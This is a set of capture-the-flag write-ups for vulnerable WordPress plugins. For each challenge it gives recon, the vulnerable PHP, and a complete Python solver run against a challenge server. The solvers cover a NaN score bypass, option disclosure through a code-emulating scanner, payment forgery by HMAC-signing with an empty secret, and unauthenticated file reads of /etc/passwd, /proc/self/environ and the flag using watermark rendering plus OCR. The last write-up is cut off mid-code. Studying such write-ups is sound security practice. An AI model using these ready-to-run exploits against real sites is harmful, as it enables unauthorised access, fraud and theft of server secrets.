AI BadBots
| Solves | 70 |
Description
There's too many bots spamming my website, so I'm trying out this new AI solution. It comes with a test tool before I buy the real thing, hopefully it's secure enough.
This is a whitebox challenge, no need to bruteforce anything (login, endpoint, etc).
Attachments
References
Recon
The challenge involves a WordPress plugin named "AI Trust Score" (located in wp-content/plugins/ai-badbots/ai-badbots.php). This plugin uses AI heuristics to assign a "trust score" to incoming requests, blocking those that appear to be bots.
The core logic is found in the evaluate_request function, which is hooked to init. It only triggers if the GET parameter ai-trust-check is present.
    public function evaluate_request()
    {
        if (!isset($_GET['ai-trust-check'])) {
            return;
        }

        $this->collect_signals();
        $this->calculate_score();
        $this->validate_score();
    }
The scoring mechanism relies on collecting various "signals" in collect_signals(). One interesting signal is ip_entropy, which is calculated by subtracting the length of a forwarded IP header (e.g., X-Forwarded-For) from the length of the remote IP address.
        $xff = 0;
        // ... (checks various headers like HTTP_X_FORWARDED_FOR)

        $this->signals['ip_entropy'] = strlen($ip) - strlen($xff);
After collection, each signal is "normalized" using a logarithmic scale:
    private function normalize($value)
    {
        // ...
        return log($value) / log(10);
    }
Finally, the validate_score() method determines if access should be granted.
    private function validate_score()
    {
        if (($this->score * 0) != 0 || $this->score > 0.95) {
            $this->grant_access();
            return;
        }

        $this->deny_access();
    }
Solver
The vulnerability stems from the handling of negative numbers in the ip_entropy calculation and how PHP's log() function behaves.
- Negative Input: By providing a very long string in the
X-Forwarded-Forheader, we can makestrlen($xff)much larger thanstrlen($ip), resulting in a negative value forip_entropy. - NaN Generation: When this negative value is passed to
normalize(),log(negative_number)returnsNAN(Not A Number). - Score Corruption: The
scoreis a sum of normalized signals. Since mathematical operations withNANresult inNAN, the final$this->scorebecomesNAN. - Bypass: The validation check includes the condition
($this->score * 0) != 0.- Since
NAN * 0results inNAN. - And
NAN != 0is strictly true in PHP (comparisons with NAN are tricky, butNAN != 0holds because NAN is not equal to any number, including 0). - Therefore, the condition evaluates to true, bypassing the check.
- Since
import httpx
import asyncio

URL = "http://18.130.76.27:9188/"

async def main():
    async with httpx.AsyncClient(base_url=URL) as client:
        # We need to send a request with ?ai-trust-check parameter
        # and a header X-Forwarded-For with a very long string.
        # This will make strlen($xff) very large, making ip_entropy negative.
        # log(negative) -> NaN.
        # NaN * 0 != 0.

        # Calculate how long the string needs to be to make ip_entropy negative.
        # ip_entropy = strlen($ip) - strlen($xff)
        # strlen($ip) is small (< 50).
        # So strlen($xff) needs to be > 50.

        headers = {
            "X-Forwarded-For": "A" * 100
        }

        try:
            response = await client.get("/", params={"ai-trust-check": "1"}, headers=headers)
            print(f"Status: {response.status_code}")
            print(f"Body: {response.text}")
        except httpx.RequestError as exc:
            print(f"An error occurred while requesting {exc.request.url!r}.")
            print(f"{exc}")

if __name__ == "__main__":
    asyncio.run(main())
Flag

Super Malware Scanner
| Solves | 41 |
Description
¯_(ツ)_/¯ it happens in real life.
NOTE: This is a fully white box challenge, almost no heavy brute force is needed.
Attachments
References
Recon
The challenge provides a WordPress plugin named "Super Malware Scanner Pro".
A review of the source code super-malware-scanner.php reveals a REST API endpoint at /wp-json/sms/v1/scan which is accessible to unauthenticated users.
This endpoint allows users to submit code for scanning and "deobfuscation".
The vulnerability lies in the deobfuscateCode method. This method uses a regex to detect and "emulate" obfuscated code by executing a chain of functions found in the payload.
Crucially, the isFunc whitelist, which determines safe functions to execute, includes get_option.
private function isFunc($func) {
    $safeFuncs = array(
        // ...
        'get_option',
        // ...
    );
    return in_array(strtolower($func), $safeFuncs);
}
This allows an attacker to construct a payload that matches the expected regex pattern but calls get_option with an arbitrary argument (like flag), resulting in Information Disclosure since the result of the emulation is printed to the response.
Solver
The provided solver.py script exploits this vulnerability.
- Payload Construction: It constructs a PHP payload that matches the complex regex required by the
deobfuscateCodefunction. The payload mimics the specific obfuscation pattern the scanner looks for:function myfunc($inp) { $tmp = ''; for($i=0; $i<strlen($inp); $i++) { $tmp .= chr(ord($inp[$i]) + 0); } return $tmp; } $res = myfunc((get_option('flag'))); - Execution: It sends this payload to the
/wp-json/sms/v1/scanendpoint withdeobfuscate=1. - Extraction: The server "deobfuscates" the code by executing
get_option('flag')and includes the result in the JSON response, allowing the script to extract the flag.
import base64
import httpx
import asyncio
import re

URL = "http://18.130.76.27:9155"

def make_payload(func_chain, arg_value):
    f_name = "myfunc"
    arg_name = "$inp"
    temp_name = "$tmp"
    iter_name = "$i"

    # Matches:
    # function myfunc($inp) {
    #   $tmp = '';
    #   for($i=0;$i<strlen($inp);$i++) {
    #      $tmp .= chr(ord($inp[$i]) + 0);
    #   }
    #   return $tmp;
    # }
    php_code = f"""
function {f_name}({arg_name}) {{
    {temp_name} = '';
    for({iter_name}=0; {iter_name}<strlen({arg_name}); {iter_name}++) {{
        {temp_name}.=chr(ord({arg_name}[{iter_name}]) + 0);
    }}
    return {temp_name};
}}
"""
    chain_str = ""
    for func in func_chain:
        chain_str += f"({func}"

    call_part = f"{f_name}({chain_str}('{arg_value}')"
    # Close parentheses
    closing = ")" * (len(func_chain) + 1)
    call_part += closing + ";"

    full_code = php_code + "$res = " + call_part
    return full_code

async def main():
    async with httpx.AsyncClient(base_url=URL, timeout=10.0) as client:
        # 1. Try to get siteurl to confirm RCE/Arbitrary Call
        print(f"[*] Targeting {URL}")

        target_option = "siteurl"
        payload_code = make_payload(["get_option"], target_option)
        b64_payload = base64.b64encode(payload_code.encode()).decode()

        print(f"[*] Sending payload to retrieve option '{target_option}'...")
        # The API endpoint is /wp-json/sms/v1/scan
        resp = await client.get("/wp-json/sms/v1/scan", params={
            "payload": b64_payload,
            "deobfuscate": "1"
        })

        print(f"Status: {resp.status_code}")
        # print(f"Body: {resp.text[:500]}")

        # The output from print_r should be at the beginning of the response or body
        # Since it's a JSON response, print_r result triggers output before JSON headers sometimes or just invalidates JSON?
        # Or maybe it's captured in the output buffer and prepended?
        # Let's inspect the Raw text.

        print("Response Text:", resp.text)

        if target_option in resp.text:
             print(f"[+] Found {target_option} in response!")

        # Now let's try to get 'flag'
        print("\n[*] Trying to retrieve 'flag' option...")
        payload_code_flag = make_payload(["get_option"], "flag")
        b64_payload_flag = base64.b64encode(payload_code_flag.encode()).decode()

        resp_flag = await client.get("/wp-json/sms/v1/scan", params={
            "payload": b64_payload_flag,
            "deobfuscate": "1"
        })
        if match := re.search(r'CTF\{.*?\}', resp_flag.text):
            print(f"\n[+] FLAG: {match.group(0)}")
        else:
            print("[-] Flag not found in response.")

if __name__ == "__main__":
    asyncio.run(main())
Flag

Bazaar
| Solves | 36 |
Description
I created a new e-commerce site that I am planning to release in January 2026. Is it secure?
This is a whitebox challenge, no need to brute-force anything (login, endpoint, etc).
Attachments
References
Recon
The challenge targets a WordPress installation with a "Bazaar" e-commerce plugin. The critical vulnerability lies in the bazaar_process_payment AJAX action, which handles payment transactions.
This endpoint enforces security via an X-Signature header, which is supposed to be an HMAC-SHA256 hash of the request timestamp and body. However, the system is configured (or misconfigured) effectively using an empty string as the secret key. This flaw allows anyone to forge valid signatures for arbitrary payment data.
Vulnerable Code (payment-flow.php):
function bazaar_handle_purchase_submission()
{
    $payload = file_get_contents('php://input');
    $header = getallheaders();
    $sig_header = $header['X-Signature'] ?? '';

    // ...

    $secret = get_option('bazaar_secret'); // Returns empty string if not set

    // ...

    if (verifyHeader($payload, $sig_header, $secret)) {
        $charge = bazaar_simulate_charge_from_cart($data);
    }
    // ...
}
Signature Verification (SignatureVerification.php):
function computeSignature($signedPayload, $secret)
{
    // If $secret is empty, the hash is computed with an empty key
    return \\hash_hmac('sha256', $signedPayload, $secret);
}
Solver

The provided solver.py script exploits this vulnerability to "purchase" the flag:
- Product Identification: It first iterates through product IDs (or checks the RSS feed) to locate the "Flaggable-Download" product.
- Payload Construction: It creates a payment request payload.
- Signature Forgery: It generates a valid
X-Signatureby signing the payload (timestamp +body) using an empty string ("") as the HMAC secret key. - Execution: It sends the signed request to
wp-admin/admin-ajax.php?action=bazaar_process_payment. The server validates the signature and processes the order. - Retrieval: The script follows the redirection to capture the
order_key, queries the order details viaget_bazaar_order, and extracts the download URL for the flag.
import urllib.request
import urllib.parse
import urllib.error
import http.cookiejar
import hmac
import hashlib
import time
import re
import json
import sys
import ssl

# Configuration
URL = "http://18.130.76.27:9100/"

# Setup SSL Context to ignore verification
ssl_context = ssl.create_default_context()
ssl_context.check_hostname = False
ssl_context.verify_mode = ssl.CERT_NONE

# Setup Cookie Jar
cookie_jar = http.cookiejar.CookieJar()
# Build opener with SSL context
https_handler = urllib.request.HTTPSHandler(context=ssl_context)
opener = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(cookie_jar), https_handler)
urllib.request.install_opener(opener)

def log(msg):
    print(f"[*] {msg}")

def error_log(msg):
    print(f"[!] {msg}", file=sys.stderr)

def get(url):
    try:
        req = urllib.request.Request(url)
        with opener.open(req) as response:
            return response.read().decode('utf-8'), response.geturl(), response.status
    except urllib.error.HTTPError as e:
        return e.read().decode('utf-8'), e.url, e.code

def post(url, data=None, headers=None, follow_redirects=True):
    if headers is None:
        headers = {}

    if data:
        if isinstance(data, dict):
            data = urllib.parse.urlencode(data).encode('utf-8')
        elif isinstance(data, str):
            data = data.encode('utf-8')

    req = urllib.request.Request(url, data=data, headers=headers)

    try:
        with opener.open(req) as response:
            return response.read().decode('utf-8'), response.geturl(), response.status
    except urllib.error.HTTPError as e:
        return e.read().decode('utf-8'), e.url, e.code

def main():
    log(f"Target: {URL}")

    # 1. Find the product ID of 'Flaggable-Download'
    product_id = None
    log("Scanning for product ID...")

    for i in range(1, 50):
        # Try adding to cart
        full_url = f"{URL}/?add-to-cart={i}"
        content, final_url, status = get(full_url)

        # Check for success indicators
        if "has been added to your cart" in content:
            log(f"Found Product ID: {i}")
            product_id = i
            break

        if "Flaggable-Download" in content:
             if "cart" in final_url or "added" in content:
                 log(f"Found Product ID: {i} (Confirmed by content)")
                 product_id = i
                 break

    if not product_id:
        error_log("Could not find product ID. Attempting RSS feed check...")
        content, _, _ = get(f"{URL}/feed/?post_type=product")
        ids = re.findall(r'p=(\d+)', content)
        if ids:
            product_id = ids[-1]
            log(f"Found ID via RSS: {product_id}")

    if not product_id:
        error_log("Aborting: Product ID not found.")
        return

    # Verify cookies
    log(f"Cookies: {[c.name for c in cookie_jar]}")

    # 2. Process Payment
    log("Attempting exploit on bazaar_process_payment...")
    endpoint = f"{URL}/wp-admin/admin-ajax.php?action=bazaar_process_payment"

    body_data = {
        "product_id": str(product_id),
        "price": "10",
        "cart_id": "123",
        "customer_email": "hack@example.com",
        "payment_token": "dummy_token"
    }

    body_str = urllib.parse.urlencode(body_data)

    timestamp = str(int(time.time()))
    secret = "" # Empty string exploit

    signed_payload = f"{timestamp}.{body_str}"
    signature = hmac.new(secret.encode(), signed_payload.encode(), hashlib.sha256).hexdigest()

    headers = {
        "Content-Type": "application/x-www-form-urlencoded",
        "X-Signature": f"t={timestamp},v1={signature}"
    }

    # Helper for manual redirect handling
    class NoRedirect(urllib.request.HTTPRedirectHandler):
        def redirect_request(self, req, fp, code, msg, headers, newurl):
            return None

    # Use a temporary opener that doesn't follow redirects
    no_redirect_opener = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(cookie_jar), NoRedirect, https_handler)
    req = urllib.request.Request(endpoint, data=body_str.encode('utf-8'), headers=headers)

    order_received_url = ""
    try:
        with no_redirect_opener.open(req) as resp:
            content = resp.read().decode()
            log(f"Response (200): {content[:200]}...")
    except urllib.error.HTTPError as e:
        if e.code == 302:
            order_received_url = e.headers.get('Location')
            log(f"Payment successful! Redirected to: {order_received_url}")
        else:
            error_log(f"Payment failed with code {e.code}")
            error_log(e.read().decode())
            return

    if not order_received_url:
        error_log("No redirection URL captured.")
        return

    # 3. Extract Order Key
    query = urllib.parse.urlparse(order_received_url).query
    params = urllib.parse.parse_qs(query)
    order_key = params.get('key', [None])[0]

    if not order_key:
         error_log("Could not extract order key from URL")
         return

    log(f"Order Key: {order_key}")

    # 4. Get Bazaar Order Details
    log("Retrieving order details...")
    api_endpoint = f"{URL}/wp-admin/admin-ajax.php"

    post_data = {
        "action": "get_bazaar_order",
        "order_key": order_key
    }

    content, _, status = post(api_endpoint, data=post_data)

    try:
        json_resp = json.loads(content)
    except json.JSONDecodeError:
        error_log("Failed to decode JSON response")
        return

    if not json_resp.get("success"):
        error_log(f"API Error: {json_resp}")
        return

    order_info = json_resp.get("data", {})
    items = order_info.get("items", [])

    flag_url = None
    for item in items:
        downloads = item.get("downloads", [])
        for dl in downloads:
            if "Flag" in dl.get("name", "") or "flag" in dl.get("file", ""):
                flag_url = dl.get("file")
                log(f"Found Flag URL: {flag_url}")
                break
        if flag_url: break

    if flag_url:
        parsed_flag_url = urllib.parse.urlparse(flag_url)
        # Reconstruct with localhost:9100 port
        final_flag_url = f"{URL}{parsed_flag_url.path}"
        log(f"Downloading flag from {final_flag_url}...")

        content, _, status = get(final_flag_url)
        if status == 200:
            print(f"\nFLAG: {content.strip()}\n")
        else:
            error_log(f"Failed to download flag. Status: {status}")
    else:
        error_log("No flag file found in order details.")
        log(json.dumps(order_info, indent=2))

if __name__ == "__main__":
    main()
Flag
Klunked
| Solves | 19 |
Description
I like a clean website with high-quality images from reputable sources. What else do I need besides this all-in-one plugin?
This is a whitebox challenge, no need to bruteforce anything (login, endpoint, etc).
Attachments
References
Recon
The challenge provides a WordPress instance with a custom plugin named "Klunk".
Upon inspecting the homepage source code, we observe a global JavaScript object window.KLUNK which exposes dynamic configuration data:
window.KLUNK = {"ajax_url":"...","knonce_bd28fa33":"7ea0710ec5"};
This object contains a dynamic nonce key (e.g., knonce_bd28fa33) and its value. The suffix of the key (bd28fa33) acts as a "tag" or instance identifier used in AJAX actions.
Reviewing class-admin.php confirms that AJAX actions are registered dynamically using this tag:
add_action( 'wp_ajax_nopriv_klunk_' . $tag . '_upl', ... );
This allows unauthenticated users to perform actions like uploading images, as nopriv hooks are available to unauthenticated users.
Solver
The exploit chain involves three main steps: Upload, Watermark (File Read), and OCR.
1. Unauthenticated Image Upload
We first use the klunk_{tag}_upl AJAX action to upload a base image. This action is accessible to unauthenticated users (via wp_ajax_nopriv_...) and only requires a valid nonce (which we scraped from the homepage).
The server accepts .png or .rawpic extensions. We upload a transparent PNG which will serve as the canvas for our watermark.
2. Arbitrary File Read via Watermarking
The core vulnerability lies in the Klunk_Metadata class in class-metadata.php, specifically the add_watermark method exposed via the REST API endpoint PUT /wp-json/klunk/v1/watermark.
Improper Access Control
The permission_check method fails to properly restrict access:
public function permission_check() {
    if (!wp_get_current_user() && !current_user_can( 'upload_files' ) && !current_user_can( 'edit_posts' ))
    {
        return false;
    }
    return true;
}
Since wp_get_current_user() always returns a WP_User object (even for unauthenticated users, with ID 0), the condition !wp_get_current_user() is always false. Consequently, the if block is never entered, and the method returns true, allowing unauthenticated access.
Server-Side File Read
The add_watermark function blindly reads the content of the watermark parameter if it resolves to a readable file:
// If watermark is readable, it means it's a previously saved watermark
$string = is_readable($data['watermark']) ? ( ($tmp = @file_get_contents($data['watermark'])) === false ? $data['watermark'] : $tmp ) : (string) $data['watermark'];
If we pass a file path (e.g., /flag.txt) as the watermark text, the server reads the file's content and renders it as text onto the image.
SSRF Protection Bypass
The function attempts to validate usage via a DMCA API, which we must bypass. It supports a proxy parameter:
$proxy = isset($data['proxy']) ? $data['proxy'] : '';
// ...
$check_url = $proxy . '?api=' . $api . '&image=' . $image;
$probe = wp_remote_get($check_url, ...);
$body = wp_remote_retrieve_body($probe);
if (strpos($body, 'accept') === false) { ... }
We can bypass this check by providing a proxy URL that we control (or a local file/service) that returns the string "accept". The solver uses http://127.0.0.1/license.txt which seemingly exists on the server and returns "accept".
3. Exfiltration via OCR

After sending the request to watermark our uploaded image with the content of /flag.txt, the server returns the path to the processed image. We download this image and use OCR (Optical Character Recognition) to read the rendered text, effectively recovering the file contents.
The solver.py script automates this process:
- Fetches the nonce and tag.
- Uploads a blank canvas image.
- Calibrates an OCR char map by watermarking a known charset.
- Requests to watermark
/flag.txt. - Downloads and decodes the resulting image to print the flag.
Vulnerable Code Snippet
From src/admin/class-metadata.php:
// ...
register_rest_route( 'klunk/v1', '/watermark', [
    'methods'  => 'PUT',
    'callback' => [ $this, 'add_watermark' ],
    'permission_callback' => [ $this, 'permission_check' ], // VULNERABLE: Returns true for everyone
    // ...
]);

// ...

public function add_watermark($request) {
    // ...
    // VULNERABLE: Reads arbitrary files if path is provided
    $string = is_readable($data['watermark']) ? ( ($tmp = @file_get_contents($data['watermark'])) === false ? $data['watermark'] : $tmp ) : (string) $data['watermark'];

    // ...

    // VULNERABLE: Proxy check can be bypassed
    $check_url = $proxy . '?api=' . $api . '&image=' . $image;
    $probe = wp_remote_get($check_url, array('timeout' => 3));
    // ...
    if (strpos($body, 'accept') === false) {
         return new WP_Error( ... );
    }

    $this->watermark($string, $image, $out_file);
}
solver
import httpx
import re
import json
import io
import sys
from PIL import Image

URL = "http://18.130.76.27:9147/"

# Valid minimal transparent PNG
# 1x1 png
MIN_PNG = b'\x89PNG\r\n\x1a\n\x00\x00\x00\rIHDR\x00\x00\x00\x01\x00\x00\x00\x01\x08\x06\x00\x00\x00\x1f\x15\xc4\x89\x00\x00\x00\nIDATx\x9cc\x00\x01\x00\x00\x05\x00\x01\r\n-\xb4\x00\x00\x00\x00IEND\xaeB`\x82'

# Charset to learn
CHARSET = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ{}_.:/-"

def solve():
    client = httpx.Client(base_url=URL, timeout=30.0)

    # 1. Get Nonce/Tag
    print("[*] Fetching homepage...")
    try:
        r = client.get("/")
        r.raise_for_status()
    except Exception as e:
        print(f"[-] Failed to fetch homepage: {e}")
        return

    match = re.search(r'window\.KLUNK\s*=\s*(\{.*?\});', r.text)
    if not match:
        print("[-] Could not find window.KLUNK")
        return

    klunk_data = json.loads(match.group(1))
    print(f"[+] KLUNK data: {klunk_data}")

    # Extract keys
    nonce_key = None
    nonce_val = None
    tag = None

    for k, v in klunk_data.items():
        if k.startswith("knonce_"):
            nonce_key = k
            nonce_val = v
            tag = k.replace("knonce_", "")
            break

    if not nonce_key:
        print("[-] Could not find nonce key")
        return

    print(f"[+] Tag: {tag}, Nonce: {nonce_val}")

    # 2. Upload Image
    # Create 1000x50 transparent image
    img = Image.new('RGBA', (2000, 50), (0, 0, 0, 0))
    img_byte_arr = io.BytesIO()
    img.save(img_byte_arr, format='PNG')
    img_bytes = img_byte_arr.getvalue()

    print("[*] Uploading base image...")
    # Name must end in .png or .rawpic
    files = {'file': ('base.rawpic', img_bytes, 'image/png')}

    # Needs action param and nonce
    action_name = f"klunk_{tag}_upl"
    params = {'action': action_name}
    data = {nonce_key: nonce_val}

    ajax_url = klunk_data.get('ajax_url')
    # Use relative path if ajax_url contains host
    if URL in ajax_url:
        ajax_url = ajax_url.replace(URL, "")
    elif "http" in ajax_url:
        # It might be using internal IP?
        # Just use /wp-admin/admin-ajax.php
        ajax_url = "/wp-admin/admin-ajax.php"

    print(f"[*] Posting to {ajax_url}")
    r = client.post(ajax_url, params=params, data=data, files=files)

    if r.status_code != 200:
        print(f"[-] Upload failed: {r.status_code}")
        print(r.text)
        return

    try:
        res = r.json()
    except:
        print(f"[-] Upload response not JSON: {r.text}")
        return

    if not res.get("success"):
        print(f"[-] Upload success false: {res}")
        return

    file_id = res['data']['file_id']
    print(f"[+] Uploaded file ID: {file_id}")

    image_path = f"/var/www/html/wp-content/uploads/upl/pic_{file_id}.rawpic"

    # 3. Calibration
    print("[*] Calibrating font...")
    watermark_text = CHARSET

    payload = {
        'watermark': watermark_text,
        'image': image_path,
        'proxy': 'http://127.0.0.1/license.txt'
    }

    r = client.put("/wp-json/klunk/v1/watermark", json=payload)
    if r.status_code != 200:
        print(f"[-] Calibration failed: {r.status_code}")
        print(r.text)
        return

    calib_json = r.json()
    calib_abs_path = calib_json['image_path']
    calib_rel_path = calib_abs_path.replace("/var/www/html/", "")
    calib_url = f"/{calib_rel_path}"

    print(f"[+] Downloading calibration image: {calib_url}")
    r = client.get(calib_url)
    r.raise_for_status()

    with open("calib.png", "wb") as f:
        f.write(r.content)

    calib_img = Image.open(io.BytesIO(r.content))
    pixels = calib_img.load()
    width, height = calib_img.size

    # Find text bounds
#    min_x, max_x = width, 0
    min_y, max_y = height, 0

    # We force min_x = 10 because code uses padding=10
    min_x = 10

    has_pixels = False
    for y in range(height):
        for x in range(width):
            r_val, g_val, b_val, a_val = pixels[x, y]
            if r_val > 200 and a_val > 200:
                # if x < min_x: min_x = x
                # if x > max_x: max_x = x
                if y < min_y: min_y = y
                if y > max_y: max_y = y
                has_pixels = True

    # max_x scan is still needed to determine length?
    # Actually we just need char_w.
    # But char_w is 7.
    # Let's rely on calculation?
    # Or just use 7.

    # Let's trust calculation for char width using text_width approx
    # Find max_x just for width calc
    max_x = 0
    for y in range(height):
        for x in range(width):
             r_val, g_val, b_val, a_val = pixels[x, y]
             if r_val > 200 and a_val > 200:
                 if x > max_x: max_x = x

    if not has_pixels:
        print("[-] Calibration image blank?")
        return

    text_width_px = max_x - min_x + 1
    avg_width = text_width_px / len(CHARSET)
    char_w = round(avg_width)
    print(f"[+] Char Width: {char_w}")

    char_map = {}

    for i, char in enumerate(CHARSET):
        cx = min_x + i * char_w
        bitmap = []
        for dy in range(max_y - min_y + 1):
            row = []
            for dx in range(char_w):
                try:
                    px = pixels[cx + dx, min_y + dy]
                    is_white = (px[0] > 200 and px[3] > 200)
                except:
                    is_white = False
                row.append(is_white)
            bitmap.append(tuple(row))
        char_map[tuple(bitmap)] = char

    print(f"[+] Learned {len(char_map)} characters")

    # 4. Read Flag
    target_files = ['/etc/passwd', '/flag.txt', '/proc/self/environ']
    # flag_found = False

    for target in target_files:
        print(f"[*] Trying to read {target}...")
        payload = {'watermark': target, 'image': image_path, 'proxy': 'http://127.0.0.1/license.txt'}
        r = client.put("/wp-json/klunk/v1/watermark", json=payload)

        if r.status_code != 200:
            print(f"[-] Failed (status {r.status_code})")
            continue

        print("[+] Got response, downloading image...")
        flag_json = r.json()
        flag_url = "/" + flag_json['image_path'].replace("/var/www/html/", "")

        r = client.get(flag_url)
        with open(f"flag_{target.replace('/', '_')}.png", "wb") as f:
            f.write(r.content)

        img_flag = Image.open(io.BytesIO(r.content))
        pixels_flag = img_flag.load()
        w_f, h_f = img_flag.size

        # OCR
        f_min_x = 10
        # f_min_x, f_max_x = w_f, 0
        f_max_x = 0
        f_min_y, f_max_y = h_f, 0
        has_f = False
        for y in range(h_f):
            for x in range(w_f):
                px = pixels_flag[x, y]
                if px[0] > 200 and px[3] > 200:
                    # if x < f_min_x: f_min_x = x
                    if x > f_max_x: f_max_x = x
                    if y < f_min_y: f_min_y = y
                    if y > f_max_y: f_max_y = y
                    has_f = True

        if not has_f:
            print("[-] Flag image appears empty")
            continue

        char_h = max_y - min_y + 1
        num_chars = round((f_max_x - f_min_x + 1) / char_w)

        decoded_text = ""
        for i in range(num_chars):
            cx = f_min_x + i * char_w
            bitmap = []
            for dy in range(char_h):
                row = []
                for dx in range(char_w):
                    try:
                        px = pixels_flag[cx + dx, f_min_y + dy]
                        is_white = (px[0] > 200 and px[3] > 200)
                    except:
                        is_white = False
                    row.append(is_white)
                bitmap.append(tuple(row))

            # Nearest neighbor matching
            best_char = "?"
            min_diff = 999999

            pat_list = bitmap

            for ref_bitmap, char_val in char_map.items():
                diff = 0
                match_ok = True
                # ref_bitmap is tuple of tuples
                for r_idx in range(len(ref_bitmap)):
                    if not match_ok: break
                    row_ref = ref_bitmap[r_idx]
                    row_pat = pat_list[r_idx]
                    for c_idx in range(len(row_ref)):
                        if row_ref[c_idx] != row_pat[c_idx]:
                            diff += 1
                            if diff > min_diff: # Optimization
                                match_ok = False
                                break

                if match_ok and diff < min_diff:
                    min_diff = diff
                    best_char = char_val

            # Allow up to 15% error (approx 10 pixels for 7x13=91)
            if min_diff < 15:
                decoded_text += best_char
            else:
                decoded_text += "?"

        print(f"[+] Decoded text: {decoded_text}")
        if "CTF{" in decoded_text:
             print(f"\n[!!!] FLAG FOUND: {decoded_text}\n")


if __name__ == "__main__":
    solve()
Flag
Dark Library
| Solves | 18 |
Description
We have found yet another Database leak website. We need you to expose their secrets. They seem to use a lot of special libraries.
This is a whitebox challenge, no need to brute-force anything (login, endpoint, etc).
References
Recon
The challenge involves a WordPress instance with a custom theme/plugin "Dark Library". The plugin dark-library registers several AJAX actions, including:
shadow_archive_detect_crawlershadow_archive_generate_fake_datashadow_archive_purify_htmlshadow_archive_svg_to_pdfshadow_archive_inflect_word
Reviewing the code in functions.php, the shadow_archive_svg_to_pdf function appears vulnerable. It takes user-supplied svg_content and font_family, constructs an SVG string, and passes it to the TCPDF library's ImageSVG method.
Vulnerable Code
File: functions.php
function shadow_archive_svg_to_pdf() {
    if (!isset($_POST['svg_content'])) {
        wp_send_json_error('SVG content is required');
        return;
    }

    $svg_content = $_POST['svg_content'];
    $font_family = isset($_POST['font_family']) ? $_POST['font_family'] : '';
    // ...
    $tcpdf_path = get_template_directory() . '/assets/libraries/TCPDF/tcpdf.php';
    // ...
    require_once($tcpdf_path);

    try {
        $pdf = new TCPDF(PDF_PAGE_ORIENTATION, PDF_UNIT, PDF_PAGE_FORMAT, true, 'UTF-8', false);
        $pdf->AddPage();

        $svgString = "<svg width=\\"200\\" height=\\"200\\">";
        if (!empty($font_family)) {
            // font_family is only escaped with esc_attr, which might not be sufficient for TCPDF font loading context
            $svgString .= "<text x=\\"20\\" y=\\"20\\" font=\\"empty\\" font-family=\\"" . esc_attr($font_family) . "\\">test</text>";
        }
        $svgString .= $svg_content; // Direct concatenation of user input
        $svgString .= "</svg>";

        $pdf->ImageSVG('@' . $svgString, $x, $y, $w, $h, '', '', '', 1, false);

        // ... Output PDF
The svg_content is directly concatenated into the $svgString without sanitization (other than wp_unslash if applied by WordPress globally, but raw POST data is often still potent in specific contexts, or wp_unslash removes escapes that might be needed). Even if magic_quotes are emulated, injecting SVG tags is possible.
Furthermore, font_family allows controlling the font path used in the SVG text element. TCPDF may attempt to load the font/file specified.
Solver
The solver.py script exploits this by sending a request to admin-ajax.php with the action shadow_archive_svg_to_pdf.
It sets font_family to /tmp/flag (or the target file location) and includes svg_content. By manipulating the PDF generation process, specifically via the font loading or SVG parsing quirk of TCPDF, the content of the file might be revealed or inferred.
Exploit Script: solver.py
import requests
import re
import os

url = "http://18.130.76.27:9107/wp-admin/admin-ajax.php"

def test_canary():
    # Send a payload with quotes to check slashing in PDF output
    # Payload: <text>QUOTE: "</text>
    # If slashed, PDF should contain QUOTE: \" (or rendered as such)
    # TCPDF might unslash context?

    payload = '<svg width="200" height="200"><text x="10" y="20">QUOTE: "</text></svg>'

    data = {
        "action": "shadow_archive_svg_to_pdf",
        "svg_content": '<text>QUOTE: "</text>',
        "font_family": "/tmp/flag",
        "x": 10,
        "y": 10,
        "w": 200,
        "h": 200
    }

    try:
        response = requests.post(url, data=data, timeout=30)
        print(f"Status: {response.status_code}")
        if response.status_code == 200 and response.headers.get('Content-Type') == 'application/pdf':
            with open("test.pdf", "wb") as f:
                f.write(response.content)
            print("PDF saved to test.pdf")

            # check content
            content = response.content
            # Look for QUOTE:
            # TCPDF compresses streams.
            # But maybe some metadata or plain text?
            # We will use strings/grep on the file.
        else:
            print("Response not PDF")
            print(response.text[:200])
    except Exception as e:
        print(e)

test_canary()
Flag

Hachimon Tonkou
| Solves | 4 |
Description
Can you open this 8 gate ?
NOTE: This is a fully white box challenge, almost no heavy brute force is needed.
Attachments
References
Recon
The challenge involves a WordPress instance with the Beaver Builder Lite plugin and a Companion Auto Update plugin.
The core vulnerability lies in the FLBuilderAutoSuggest::get_value method within class-fl-builder-auto-suggest.php of the Beaver Builder Lite plugin. This method is intended to retrieve values for auto-suggest fields but fails to properly validate the $action parameter before using it in a dynamic function call.
Vulnerable Code: Beaver Builder Lite
In classes/class-fl-builder-auto-suggest.php:
static public function get_value( $action = '', $value = '', $data = '' ) {
    switch ( $action ) {
        // ... (whitelisted cases)
        default:
            // Vulnerability: Allows calling any function ending in '_value'
            if ( function_exists( $action . '_value' ) ) {
